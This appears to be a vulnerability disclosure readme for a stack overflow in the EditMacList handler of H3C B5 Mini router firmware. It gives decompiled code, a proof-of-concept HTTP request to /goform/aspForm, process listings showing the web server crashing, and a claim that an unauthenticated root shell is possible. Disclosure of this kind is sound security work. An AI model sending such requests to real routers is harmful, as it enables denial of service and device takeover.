 main ▾

...

[vuln](#) / [H3C](#) / [H3C B5Mini](#) / 4 / [readme.md](#)



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70 lines (46 sloc) | 3.12 KB

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# H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202007/1311628\\_30005\\_0.htm](https://www.h3c.com/cn/d_202007/1311628_30005_0.htm)

## Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

## H3C B5MiniV100R005 版本软件及说明书

软件名称: H3C B5MiniV100R005 版本软件及说明书

发布日期: 2020/7/2 11:22:32

下载:

→ H3C B5MiniV100R005 版本说明书.pdf(603.66 KB)

→ B5MiniV100R005.zip(13.14 MB)

软件说明:

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## H3C B5MiniV100R005 版本说明书

## Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the EditMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
20 char v19[36]; // [sp+150h] [+150h] BYREF
21
22 memset(v13, 0, sizeof(v13));
23 memset(v14, 0, sizeof(v14));
24 v11 = 0;
25 v10 = 0;
26 MacAccessItemByMacAndState = 0;
27 v8 = 0;
28 v18 = 0;
29 v12 = websgetvar(a1, "param", &dword_49DC78);
30 if (!v12)
31     return -2;
32 memset(v19, 0, 32);
33 sscanf(v12, "%[^;];", v19);
34 v12 += strlen(v19) + 1;
35 v2 = strlen(v19);
36 strncpy(v13, v19, v2);
37 memset(v19, 0, 32);
38 sscanf(v12, "%[^;];", v19);
```

In the EditMacList function, v12 (the value param) we entered is formatted using the sscanf function and in the form of %[^;];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v19, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: LOGIN\_PSD\_REM\_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

CMD=EditMacList&param=AA



```
1304 root 1232 S /bin/maincontrol &
1514 root 1864 S /bin/h3cgamebooster &
1519 root 296 S /bin/watchdog &
1523 root 360 S sh /var/tmp/uu/monitor.sh &
1524 root 728 S /bin/monitor &
1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500
1670 root 556 S /bin/dhcpd -d -q br0
1837 root 164 S pathsel -l wlan-msh -P -d
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2623 root 600 S sleep 60
2663 root 1048 S -mwcli
2744 root 796 S /bin/sh
2765 root 724 R ps
6712 root 572 S telnetd
24244 root 556 S nand file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
31048 root 2196 S /bin/webs &
/ #
```


The picture above shows the process information before we send poc.

```
1514 root      1864 S    /bin/h3cgamebooster &
1519 root      296 S    /bin/watchdog &
1523 root      360 S    sh /var/tmp/uu/monitor.sh &
1524 root      728 S    /bin/monitor &
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2663 root      1048 S   -mwcli
2744 root      796 S    /bin/sh
2823 root      668 S    sleep 60
3069 root      2168 S   /bin/webs &
3075 root      734 D    ps
6712 root      572 D    telnetd
4244 root      556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
#
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007  1007          7574 Jun 11  2020 www
drwxr-xr-x 10 root   root           0 Jul 20 22:51 var
drwxrwxr-x  5 1007  1007          49 Jun 11  2020 usr
drwxrwxr-x  3 1007  1007          26 Jun 11  2020 uclibc
lrwxrwxrwx  1 1007  1007           7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root   root           0 Jan  1  1970 sys
lrwxrwxrwx  1 1007  1007           3 Jun 11  2020 sbin -> bin
dr-xr-xr-x 88 root   root           0 Jan  1  1970 proc
drwxr-xr-x  9 root   root           0 Jan  1  1970 mnt
lrwxrwxrwx  1 1007  1007           3 Jun 11  2020 lib32 -> lib
drwxrwxr-x  4 1007  1007        2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007  1007           9 Jun 11  2020 init -> sbin/init
drwxrwxr-x  2 1007  1007           3 Jun 11  2020 home
drwxrwxr-x  2 1007  1007           3 Jun 11  2020 ftproot
drwxr-xr-x 10 root   root           0 Jul 20 21:10 etc
drwxrwxr-x  4 1007  1007       2539 Jun 11  2020 dev
drwxr-xr-x  2 1007  1007       1475 Jun 11  2020 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.